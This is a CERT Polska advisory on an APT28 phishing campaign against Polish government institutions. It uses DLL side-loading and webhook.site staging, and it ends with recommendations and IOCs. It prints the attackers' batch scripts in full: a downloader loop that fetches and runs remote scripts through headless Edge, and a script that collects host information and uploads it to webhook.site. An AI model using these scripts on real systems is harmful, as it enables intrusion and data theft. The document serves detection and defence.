


APT28 campaign targeting Polish government institutions




This week, the CERT Polska (CSIRT NASK) and CSIRT MON teams observed a large-scale malware campaign targeting Polish government institutions. Based on technical indicators and similarity to attacks described in the past (e.g. on Ukrainian entities), the campaign can be associated with the APT28 activity set, which is associated with Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU).

Technical analysis

The campaign sent e-mails with content intended to arouse the recipient's interest and persuade him to click on the link. An example of the message used is presented below:




Email's content translated to English:



The link directs to an address in the domain `run.mocky.io`. It is a free service used by developers to create and test APIs. In this case, it was used only to redirect to another website `webhook.site` allowing logging all queries to the generated address and configuring responses to them. This website is also popular among people related to IT. The use of free, commonly used services instead of your own domains allows you to significantly reduce the detection of links as malicious, and at the same time reduces the cost of the operation. This is a trend we see across many APT groups.

Finally, a ZIP archive is downloaded from the website `webhook.site`, which name suggests the content in the form of photos. It starts with `IMG-` and ends with a random number (e.g. `IMG-238279780.zip`). After clicking on the

archive, with the default Windows settings (hidden extensions and no showing of hidden files), the victim is presented with the following view:



The archive actually contains three files:

- a Windows calculator with a changed name, e.g. `IMG-238279780.jpg.exe`, which pretends to be a photo and encourages the victim to click,
- script `.bat` (hidden file),
- fake library `WindowsCodecs.dll` (hidden file).

If the victim runs the file `IMG-238279780.jpg.exe` which is a harmless calculator, during startup it will try to load a library `WindowsCodecs.dll` that was substituted by the attackers. This is a technique known as *DLL Side-Loading*. The only role of the DLL is to run the included BAT script:

```
@echo off
if not DEFINED IS_MINIMIZED (
    set IS_MINIMIZED=1
    start "" /min "%~dpnx0" %*
    exit
)

start msedge
data:text/html;base64,PHRpdGx1PklNRy02MzQ5MjMzNjk2OC5qcGc8L3RpdGx1PjxpZnJhbWUgc3JjPSJodHRwczovL3dlYmhhvH

timeout 15 > nul
move %userprofile%\downloads\IMG-63492336968.jpg %programdata%\IMG-63492336968.cmd > nul
type nul > %userprofile%\downloads\IMG-63492336968.jpg
call %programdata%\IMG-63492336968.cmd
del /q /f /a %0
exit
```

The BAT script opens the Microsoft Edge browser, which loads the base64-encoded page content to download another batch script (also using the website `webhook.site`). At the same time, the browser displays photos of an actual woman in a swimsuit along with links to her real accounts on social media platforms. This is intended to make the attackers' narrative credible and to lull the recipient's vigilance. The script saves the downloaded file with the `.jpg` extension on disk, changes the extension from `.jpg` to `.cmd` and finally executes it.

```
@echo off & (
    echo On Error Resume Next
    echo CreateObject("WScript.shell").Run "%~%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.bat^"^^", 0, False
    echo Set oFso = CreateObject("Scripting.FileSystemObject") : oFso.DeleteFile Wscript.ScriptFullName, True
) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.vbs" & echo del %0 ^& for /l %%%n in () do (
    chcp 65001 ^& timeout 300 ^& taskkill /im msedge.exe /f ^& timeout 5 ^& del /q /f "%userprofile%\Downloads\*.css" ^& start "" msedge --headless=new --disable-gpu data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly93ZWJob29rLnNpdGUvZGVIMDE2: ^& timeout 30 ^& taskkill /im msedge.exe /f ^& move /y "%userprofile%\Downloads\*.css" "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& call "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& del /q /f "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd"
```

```

) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.bat" & (
    echo ^<!DOCTYPE html^>^<html^>^<body^>^<script^>var xhr = new
XMLHttpRequest^(^);var text = String.raw^^)
) > "%programdata%\uaxhexd.tab" & (
    echo ^;xhr.open^('^PUT^', '^https://webhook.site/dee016bf-21a2-45dd-86b4-
6099747794c4^^');xhr.setRequestHeader^('^Content-Type^',
'^text/html^^');xhr.send^(text^);^</script^>^</body^>^</html^>
) > "%programdata%\ohqddqtqc.tsv" & start "" "%programdata%\dee016bf-21a2-45dd-86b4-
6099747794c4.vbs" & del %0

```

This script constitutes the main loop of the program. In the loop `for /l %n in ()` it first waits for 5 minutes, and then, similarly as before, downloads another script using the Microsoft Edge browser and the reference to `webhook.site` and executes it. This time, the file with the extension `.css` is downloaded, then its extension is changed to `.cmd` and launched.


The script we finally received collects only information about the computer (IP address and list of files in selected folders) on which they were launched, and then send them to the C2 server. Probably computers of the victims selected by the attackers receive a different set of the endpoint scripts.

```

@echo off
chcp 65001
taskkill /im msedge.exe /f
(dir "%userprofile%\.." & dir "%userprofile%\Desktop" & dir
"%userprofile%\Downloads" & dir "%userprofile%\Documents" & dir "%ProgramFiles%" &
dir "%ProgramFiles(x86)%" & curl -k https://ipinfo.io) >
"%programdata%\bwjxyeysd.diff"
copy "%programdata%\*.tab" + "%programdata%\*.diff" + "%programdata%\*.tsv"
"%programdata%\nydgflyhuv.html"
(echo %programdata%) > "%programdata%\gjavrexfiac"
set /p gjvrexfiac=<"%programdata%\gjavrexfiac"
timeout 5
start "" msedge --headless=new --disable-gpu "file:///gjavrexfiac%/nydgflyhuv.html"
timeout 30
taskkill /im msedge.exe /f
del /q /f "%userprofile%\Downloads\*.css"
del /q /f "%programdata%\gjavrexfiac"
del /q /f "%programdata%\*.diff"
del /q /f "%programdata%\nydgflyhuv.html"

```

The entire attack flow is shown in the diagram below. Its course is identical to that of the HEADLACE malware publicly described in the past.



Recommendations

The primary purpose of this publication is to disrupt hostile activities and enable the detection and analysis of the described activities. The CERT Polska team recommends the network administrators to check whether the

organization's employees have not been the subject of an attack.

- We recommend verifying recent connections to domains `webhook.site` and `run.mocky.io` as well as their presence in received emails. We also emphasize that these are websites commonly used by programmers and traffic to them does not necessarily mean infection.
- If your organization does not use the above-mentioned services, we recommend that you consider blocking the above-mentioned domains on edge devices.
- Regardless of whether you use the above-mentioned websites, we also recommend filtering emails for links in `webhook.site` and `run.mocky.io`, because cases of their legitimate use in the email content are very rare.

Websites of this type have already been used many times in campaigns related to APT groups.

If you suspect a malware infection, we recommend disconnecting your device from the network (both wired and wireless) and contacting the appropriate CSIRT team immediately.

IOCs

URLs:

```
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=2d07e34c-3dd3-45e8-865c-3888a65ab885
https://webhook.site/2d07e34c-3dd3-45e8-865c-3888a65ab885
https://webhook.site/4ba464d9-0675-4a7a-9966-8f84e93290ba
https://webhook.site/577b82c3-7249-44e9-9353-5eab106fead6
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=127df518-52be-46c5-bbb2-0479f4b9693b
https://webhook.site/127df518-52be-46c5-bbb2-0479f4b9693b
https://webhook.site/0ef0dcf7-f258-4d02-b274-cbf62a2000cf
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=c1112bb3-0e6e-4ba4-abe7-fb31388b47ad
https://webhook.site/c1112bb3-0e6e-4ba4-abe7-fb31388b47ad
https://webhook.site/3f396db1-2016-4b69-9ec3-ffc417d5f3aa
https://webhook.site/66ea3bbc-29dc-4ece-b804-71c6ec7b77b6
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=efb79108-a2b5-4cba-844d-6352bb8fad8c
https://webhook.site/efb79108-a2b5-4cba-844d-6352bb8fad8c
https://webhook.site/9c87649c-220d-425d-8331-ffc8d9b94a38
https://webhook.site/c618ea32-2923-4c12-8151-8d0002b56af0
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=f97bcee0-0d91-4503-a30c-027f1b34820f
https://webhook.site/f97bcee0-0d91-4503-a30c-027f1b34820f
https://webhook.site/9a9cdaf8-120c-4de9-b17a-d6d8e2796a3b
https://webhook.site/e13d23aa-b6f8-4491-9adc-71f7f8c438df
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5e4c7949-30a2-4477-9e9b-e8828fc76a1b
https://webhook.site/5e4c7949-30a2-4477-9e9b-e8828fc76a1b
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5100fcc0-f6be-4b09-8c58-5a8a6706ec4f
https://webhook.site/5100fcc0-f6be-4b09-8c58-5a8a6706ec4f
https://webhook.site/7674f06b-e435-4470-a594-6d59578c552d
https://webhook.site/dee016bf-21a2-45dd-86b4-6099747794c4
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=508da0df-7ec9-420e-b1fe-958fbb6699d1
https://webhook.site/508da0df-7ec9-420e-b1fe-958fbb6699d1
https://webhook.site/bec23763-b8d9-4191-99ba-04a4a163b4de
https://webhook.site/90fea98f-fbdb-4847-be03-409d02a43caf
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=bc349b93-b047-42f8-a421-d45e3ec94dc5
https://webhook.site/bc349b93-b047-42f8-a421-d45e3ec94dc5
https://webhook.site/5a8758c6-5702-4fea-9d5e-4fbdb6dd795f
https://webhook.site/b10bd697-1a9f-4ec7-aa2f-1fa84ad916a1
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=1658772a-4de8-4368-a604-980c90b0a1ed
https://webhook.site/1658772a-4de8-4368-a604-980c90b0a1ed
https://webhook.site/4fe5885c-f2f6-4905-8bc7-aeef1a046a134
https://webhook.site/0d2dc90e-2d5e-49f8-8249-d7ab955c387a
```

SHA256 hashes and filenames:

2bd9591bea6b1f4128e4819e3888b45b193d5a2722672b839ad7ae120bf9af3d IMG-
1030873974629655576.zip
52b8bfbdb9ef8ecfd54e71c74a7131cb7b3cc61ea01bc6ce17cbe7aef14acc948 WindowsCodecs.dll
4001498463dc8f8010ef1cc803b67ac434ff26d67d132933a187697aa2e88ef1 bcpcn.bat
158d49cce44968ddd028b1ef5ebc2a5183a31f05707f9dc699f0c47741be84db IMG-
1030873974629655576.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364
kpqsklcrdsonoknaote.css
7c6689f591ce2ccd6713df62d5135820f94bdf2e035ab70e6b3c6746865a898 IMG-7214532.zip
c968f9dd1f16a435901d2b93a028a0ae2508e943c8f480935a529826deb3dbeb WindowsCodecs.dll
34cab0ff2f216830ffe217e8f8d0fa4b7d3a167576745aba48b7e62f546207b zdesdyf.bat
e1069c8677d64226f7881e8504ed7a13f79f43f143842ea6c1c8b2cc680ed6c2 IMG-238279780.zip
43ff178e428373512b83f85db32f364fc19c9a4ac7317835bd5089915b8727b5 WindowsCodecs.dll
ca700d44db08ad2ebd52278a3b303f8c13e44847a507fb317ea5dfb6cc924a76
hjpxswjdkayzwpfx.bat
bab7e81395e1e9ee1680c3bb702c44b1b13ee5e67fa893d765284ae168de8369 IMG-238279780.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 vngradn.css
38ae06833528db02cb3a315d96ad2a664b732b5620675028a8c5e059e820514f IMG-
810629002957075004.zip
ee433ddd5988ab7325b92378c6d3cb736ddb7f1bad75b939e8c931f417660129 WindowsCodecs.dll
9ddf5561562a62961a6fcac1dc49633cb79f5d3c8cc9b95fd9f87e7be70d2d35 yvrlqpkngppjp.bat
dfd1f3229f903887f2474f361a26273dc63a6221883e86c5eea2dec9521dc081 IMG-
810629002957075004.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 ovhupm.css
949b0bd52a4ed47bc4a342e5a29bfff2bcd0169d2fbf0f052509b65229e19b6e IMG-368912.zip
642315d3091a3dfba6c0ed06f119fc40d21f3d84574b53e045baf8910e1fb38c WindowsCodecs.dll
fb42a4e0f2dd293fd6e7acb8d67d67698a0ae7685bc5462685acf4c2f73d0b44 udkozfnsljmbpjs.bat
07e539373177801e3fc5427bf691c0315a23b527d39e756daad6a9fc48e846bc IMG-368912.jpg
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598a8b918d0d2908a756475aele9ffaa57b110d8519014a075668b8b1182990 WindowsCodecs.dll
ef67f20ff9184cab46408b27eaf12a5941c9f130be49f1c6ac421b546dac2bac hzjtajjklr.bat
96766dfb6c661ee3e9f750696803824a04e58402c66f208835a7acebfab1cfc IMG-0601181.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364
daukbpnawvkfcjcfzu.css
4f0f9a2076b0fd14124bed08f5fc939bada528e7a8163912a4ad1ec7687029a3 IMG-89848928.zip
ae4e94c5027998f4ce17343e50b935f448e099a89266f9564bd53a069da2ca9a WindowsCodecs.dll
d714fff643d53fdd56cf9dcb3bd265e1920c4b5f34a4668b584a0619703d8a3e
jxfgibtfxiewsdvmeg.bat
b3e60909036c4110eb7e3d8c0b1db5be5c164fcc32056885e4f1afe561341afd IMG-89848928.jpg
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3907894910429.zip
0873a19d278a7a8e8cff2dc2e7edbdfddc650d8ea961162a6eb3cb3ea14665983 WindowsCodecs.dll
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3907894910429.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 qseybqanfkus.css